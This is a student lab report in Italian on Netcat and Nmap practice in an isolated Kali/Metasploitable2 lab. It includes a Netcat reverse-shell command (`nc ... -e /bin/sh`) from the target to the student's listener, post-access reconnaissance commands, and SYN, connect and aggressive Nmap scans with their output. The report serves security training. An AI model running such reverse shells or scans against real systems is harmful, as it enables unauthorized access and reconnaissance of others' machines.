

RELAZIONE TECNICA

Esercitazione M3_S1_E1

Netcat, scansioni Nmap e confronto operativo con Wireshark

Studente: D'Angelo Giovanni

Ambiente di lavoro: Kali Linux 2026.1 e Metasploitable2 in VirtualBox

Modulo: Cyber Security & Ethical Hacking

In questa esercitazione ho svolto una prova pratica articolata in due parti. Nella prima parte ho utilizzato Netcat per verificare l'apertura di un listener, instaurare una connessione dal target e interagire con una shell remota in ambiente di laboratorio. Nella seconda parte ho utilizzato Nmap per eseguire host discovery e tre differenti tipologie di scansione sulla macchina Metasploitable, raccogliendo i risultati e predisponendo anche una sessione di cattura con Wireshark.


1. Obiettivo dell'attività

L'obiettivo della prova era familiarizzare con strumenti di rete e diagnostica molto usati in ambito sistemistico e di sicurezza: Netcat per la gestione manuale di connessioni TCP, Nmap per la ricognizione dei servizi esposti dalla macchina target e Wireshark per l'osservazione del traffico generato durante le scansioni.

2. Ambiente di laboratorio

Elemento	Dettaglio
Macchina sorgente	Kali Linux 2026.1
Macchina target	Metasploitable2
Virtualizzazione	Oracle VirtualBox
Interfaccia NAT di Kali	10.0.2.15/24
Interfaccia di laboratorio di Kali	192.168.56.102/24
Indirizzo del target	192.168.56.103/24
Cartella di lavoro	~/M3_S1_E1

Per prima cosa ho verificato la configurazione della macchina sorgente con `ip a`, controllando la presenza di una scheda NAT e di una seconda interfaccia sulla rete di laboratorio. Successivamente ho controllato la tabella di instradamento e ho verificato la raggiungibilità del target con un ping verso 192.168.56.103.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g  
1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel sta  
lt qlen 1000  
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute  
        valid_lft 85686sec preferred_lft 85686sec  
    inet6 fd17:625c:f037:2:e606:5b49:6924:40c5/64 scope global dynamic  
        valid_lft 86348sec preferred_lft 14348sec  
    inet6 fe80::1d4e:a1e1:ecb2:1c11/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel sta  
lt qlen 1000  
    link/ether 08:00:27:02:75:59 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic nop  
        valid_lft 486sec preferred_lft 486sec
```

Figura 1 - Verifica degli indirizzi configurati sulla macchina Kali.

```

kali@kali: ~/M3_S1_E1
Session Actions Edit View Help

valid_lft 404sec preferred_lft 404sec
inet6 fe80::5324:c326:b37d:7ed7/64 scope link noprefixroute
valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ip route
default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
192.168.56.0/24 dev eth1 proto kernel scope link src 192.168.56.102 me

(kali@kali)-[~]
$ ping -c 4 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.445 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.593 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.800 ms

— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3041ms
rtt min/avg/max/mdev = 0.445/0.780/1.282/0.316 ms

(kali@kali)-[~]

```

Figura 2 - Controllo della tabella di routing, test di connettività verso il target e creazione della struttura di lavoro.

3. Svolgimento della parte Netcat

Dopo aver predisposto l'ambiente ho eseguito una prima prova di collegamento semplice con Netcat. Sulla macchina Kali ho aperto un listener sulla porta 1234 con il comando `nc -l -p 1234`. Dalla macchina Metasploitable mi sono quindi collegato all'indirizzo 192.168.56.102 sulla stessa porta e ho inviato un messaggio di test.

```

RX bytes:6540 (6.3 KB) TX bytes:10972 (10.7 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:181 errors:0 dropped:0 overruns:0 frame
TX packets:181 errors:0 dropped:0 overruns:0 carri
collisions:0 txqueuelen:0
RX bytes:62777 (61.3 KB) TX bytes:62777 (61.3 KB)

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pf

```

Figura 3 - Verifica dell'indirizzo del target e connessione Netcat verso il listener di Kali.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 1234  
ciao  
█
```


Figura 4 - Listener Netcat sulla porta 1234 con ricezione del messaggio di prova.

Terminata la prova base, ho eseguito il test più significativo richiesto dall'esercizio, ossia l'avvio di una shell remota dal target verso il listener di Kali mediante ``nc 192.168.56.102 1234 -e /bin/sh``. Una volta ottenuto l'accesso ho eseguito comandi non distruttivi per raccogliere informazioni sul sistema remoto: ``whoami``, ``uname -a``, ``pwd``, ``id`` e ``ps aux``.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 1234  
whoami  
msfadmin  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008  
x  
pwd  
/home/msfadmin  
id  
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1000(msfadmin)  
ps aux  
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root           1  0.0  0.3   2844   1692 ?        Ss   10:38   0:00 /sbin/i  
root           2  0.0  0.0      0      0 ?        S<   10:38   0:00 [kthrea  
root           3  0.0  0.0      0      0 ?        S<   10:38   0:00 [migrat  
root           4  0.0  0.0      0      0 ?        S<   10:38   0:00 [ksofti  
root           5  0.0  0.0      0      0 ?        S<   10:38   0:00 [watchd  
root           6  0.0  0.0      0      0 ?        S<   10:38   0:00 [events  
root           7  0.0  0.0      0      0 ?        S<   10:38   0:00 [khelpe
```

Figura 5 - Esecuzione di comandi informativi attraverso la shell remota ottenuta con Netcat.

Dopo la chiusura della sessione interattiva ho sperimentato anche l'utilizzo dell'opzione `-c` sul listener di Kali, predisponendo comandi dedicati come `whoami`, `uname -a` e `ps aux`. In questo modo ho verificato che il listener potesse restituire direttamente l'output del comando richiesto dalla connessione remota.




```
kali@kali: ~  
Session Actions Edit View Help  
vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/  
peedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/u  
1/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/  
/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb  
daemon 4701 0.0 0.0 2316 216 ? SN 10:38 0:00 distcc  
r daemon --allow 0.0.0.0/0  
root 4709 0.0 0.2 2724 1184 ? S 10:38 0:00 /bin/sh  
artup  
root 4712 0.0 0.4 5936 2572 ? S 10:38 0:00 xterm -  
10+10 -ls -title X Desktop  
root 4717 0.0 0.9 8988 4988 ? S 10:38 0:00 fluxbox  
daemon 4718 0.0 0.0 2316 216 ? SN 10:38 0:00 distcc  
r daemon --allow 0.0.0.0/0  
root 4730 0.0 0.3 2852 1548 pts/0 Ss+ 10:38 0:00 -bash  
msfadmin 4794 0.0 0.3 4616 1984 tty1 S 10:38 0:00 -bash  
msfadmin 4902 0.0 0.2 4264 1436 tty1 R+ 11:14 0:00 sh  
msfadmin 4907 0.0 0.1 2644 1004 tty1 R+ 11:15 0:00 ps aux  
exit  
  
(kali@kali)-[~]  
$ nc -l -p 1234 -c whoami
```

Figura 6 - Preparazione di listener Netcat con opzione `-c` per l'esecuzione di comandi specifici.

4. Host discovery preliminare

Prima di passare alle scansioni vere e proprie ho eseguito una verifica preliminare con `nmap -sn 192.168.56.103 -oN ~/M3\_S1\_E1/nmap/host\_discovery.txt`. Questa operazione mi ha permesso di confermare che l'host fosse attivo e raggiungibile, oltre a salvare un primo output testuale nella cartella `nmap`.



```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo nmap -sn 192.168.56.103 -oN ~/M3_S1_E1/nmap/host_discovery.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 11:32 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00073s latency).
MAC Address: 08:00:27:FE:97:50 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds

(kali@kali)-[~]
$
```

Figura 7 - Host discovery con Nmap e salvataggio del risultato in file.

5. Scansione TCP Connect (-sT)

La prima scansione richiesta è stata la TCP Connect Scan sulle porte well-known, eseguita con `sudo nmap -sT 192.168.56.103 -p 1-1024 -oN ~/M3\_S1\_E1/nmap/tcp\_scan.txt`. L'output ha mostrato 1012 porte chiuse e 12 porte TCP aperte, associate ai principali servizi di Metasploitable.


```
kali@kali: ~  
Session Actions Edit View Help  
  
Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds  
  
(kali@kali)-[~]  
$ sudo nmap -sT 192.168.56.103 -p 1-1024 -oN ~/M3_S1_E1/nmap/tcp_scan.  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 11:33 -0400  
Nmap scan report for 192.168.56.103  
Host is up (0.0036s latency).  
Not shown: 1012 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell
```

Figura 8 - Esecuzione e salvataggio della scansione TCP Connect sulle porte 1-1024.

Per rendere il risultato più leggibile ho filtrato l'output con `grep` e ho contato le porte aperte con `wc -l`, verificando che il totale fosse pari a 12. I servizi rilevati sono stati: ftp, ssh, telnet, smtp, domain, http, rpcbind, netbios-ssn, microsoft-ds, exec, login e shell.

6. Scansione SYN (-sS)

La seconda prova è stata la SYN Scan, eseguita con `sudo nmap -sS 192.168.56.103 -p 1-1024 -oN ~/M3\_S1\_E1/nmap/syn\_scan.txt`. Anche in questo caso il risultato ha evidenziato 12 porte aperte sulle well-known, mentre le restanti sono risultate chiuse con risposta di reset.

```
kali@kali: ~  
Session Actions Edit View Help  
  
Nmap done: 1 IP address (1 host up) scanned in 2.69 seconds  
  
(kali@kali)-[~]  
$ sudo nmap -sS 192.168.56.103 -p 1-1024 -oN ~/M3_S1_E1/nmap/syn_scan.  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 11:36 -0400  
Nmap scan report for 192.168.56.103  
Host is up (0.0029s latency).  
Not shown: 1012 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell
```

Figura 9 - Esecuzione e salvataggio della scansione SYN sulle porte 1-1024.

Anche per questa scansione ho utilizzato `grep` e `wc -l` per estrarre l'elenco delle porte aperte e validarne il numero totale. Ho inoltre salvato i risultati in file separati nella cartella `report`, in modo da poterli confrontare in modo ordinato con quelli della scansione TCP completa.

7. Scansione aggressiva (-A)

La terza prova richiesta è stata la scansione con switch `-A`, eseguita con `sudo nmap -A 192.168.56.103 -p 1-1024 -oN ~/M3\_S1\_E1/nmap/aggressive\_scan.txt`. Rispetto alle due prove precedenti, questa scansione ha restituito un quadro molto più ricco, mostrando non solo le porte aperte ma anche le versioni dei servizi e un'indicazione sul sistema operativo remoto.



```
kali@kali: ~  
  
Session  Actions  Edit  View  Help  
53/tcp    open    domain  
80/tcp    open    http  
111/tcp   open    rpcbind  
139/tcp   open    netbios-ssn  
445/tcp   open    microsoft-ds  
512/tcp   open    exec  
513/tcp   open    login  
514/tcp   open    shell  
  
(kali@kali)-[~]  
$ echo "Aggressive scan - porte aperte:"  
grep "/tcp" ~/M3_S1_E1/nmap/aggressive_scan.txt | grep open  
Aggressive scan - porte aperte:  
21/tcp    open    ftp          vsftpd 2.3.4  
22/tcp    open    ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open    telnet       Linux telnetd  
25/tcp    open    smtp         Postfix smtpd  
53/tcp    open    domain       ISC BIND 9.4.2  
80/tcp    open    http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open    rpcbind      2 (RPC #100000)  
139/tcp   open    netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open    netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Figura 10 - Riepilogo delle porte aperte e delle versioni individuate tramite scansione aggressiva.

Tra le informazioni più utili raccolte segnalo: vsftpd 2.3.4 sulla porta 21, OpenSSH 4.7p1 Debian 8ubuntu1 sulla porta 22, Linux telnetd sulla porta 23, Postfix smtpd sulla porta 25, ISC BIND 9.4.2 sulla porta 53, Apache httpd 2.2.8 sulla porta 80, rpcbind sulla porta 111, servizi Samba sulle porte 139 e 445 e i servizi exec, login e shell sulle porte 512, 513 e 514. La stima del sistema operativo ha collocato la macchina target nella famiglia Linux 2.6.x, perfettamente coerente con la natura di Metasploitable.

8. Confronto tra risultati delle scansioni

Per verificare se le scansioni `sT` e `sS` avessero individuato lo stesso insieme di servizi, ho ordinato i file contenenti le porte aperte e ho lanciato un confronto con `diff -u`. Il comando non ha restituito differenze, confermando che entrambe le tecniche hanno portato all'identificazione del medesimo set di 12 porte aperte sul range 1-1024.



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sort ~/M3_S1_E1/report/porte_open_tcp_scan.txt > ~/M3_S1_E1/report/porte_open_tcp_scan_sorted.txt  
  
(kali@kali)-[~]  
$ sort ~/M3_S1_E1/report/porte_open_syn_scan.txt > ~/M3_S1_E1/report/porte_open_syn_scan_sorted.txt  
  
(kali@kali)-[~]  
$ diff -u ~/M3_S1_E1/report/porte_open_tcp_scan_sorted.txt ~/M3_S1_E1/report/porte_open_syn_scan_sorted.txt  
  
(kali@kali)-[~]  
$
```

Figura 11 - Confronto tra gli elenchi di porte aperte ottenuti con `sT` e `sS`; l'assenza di output indica che i risultati coincidono.

9. Predisposizione della cattura con Wireshark

Nella parte finale ho avviato Wireshark con privilegi amministrativi, ho selezionato l'interfaccia `eth0` e ho impostato il filtro di visualizzazione `ip.addr == 192.168.56.103 && tcp`. Mantenendo aperta la cattura, ho eseguito nuovamente le scansioni `sS` e `sT` per predisporre il confronto facoltativo del traffico generato.




Figura 12 - Avvio di Wireshark, scelta dell'interfaccia di cattura e predisposizione del confronto con una nuova scansione.

Dal punto di vista operativo questa fase mi ha permesso di impostare correttamente l'ambiente di monitoraggio e di associare l'esecuzione delle scansioni all'osservazione del traffico di rete. In parallelo ho

continuato a salvare gli output testuali delle prove, così da mantenere ordinata sia la parte documentale sia la parte di verifica.

10. Tabella riepilogativa

Fonte dello scan	Target	Tipo di scan	Comando utilizzato	Risultato
Kali Linux	192.168.56.103	Host discovery	<code>nmap -sn 192.168.56.103</code>	Host attivo e raggiungibile
Kali Linux	192.168.56.103	TCP Connect Scan	<code>nmap -sT 192.168.56.103 -p 1-1024</code>	12 porte TCP aperte
Kali Linux	192.168.56.103	SYN Scan	<code>nmap -sS 192.168.56.103 -p 1-1024</code>	12 porte TCP aperte
Kali Linux	192.168.56.103	Aggressive Scan	<code>nmap -A 192.168.56.103 -p 1-1024</code>	Porte aperte, versioni servizi e OS detection

11. Conclusioni

L'esercitazione si è conclusa correttamente. La parte Netcat mi ha permesso di verificare sia un collegamento semplice tramite listener, sia un'interazione più avanzata attraverso una shell remota e listener con comandi predefiniti. La parte Nmap mi ha consentito di eseguire tre modalità di scansione differenti sulla macchina Metasploitable, salvare gli output, isolarne le porte aperte e confrontare in maniera oggettiva i risultati.

Dal confronto tra `-sT` e `-sS` è emerso che, nel mio laboratorio, entrambe le scansioni hanno individuato lo stesso insieme di servizi aperti, mentre lo switch `-A` ha aggiunto un livello di dettaglio molto più elevato grazie al version detection e alla stima del sistema operativo. Infine, con Wireshark ho predisposto la cattura del traffico associato alle scansioni, completando anche la parte di osservazione del traffico richiesta come approfondimento facoltativo.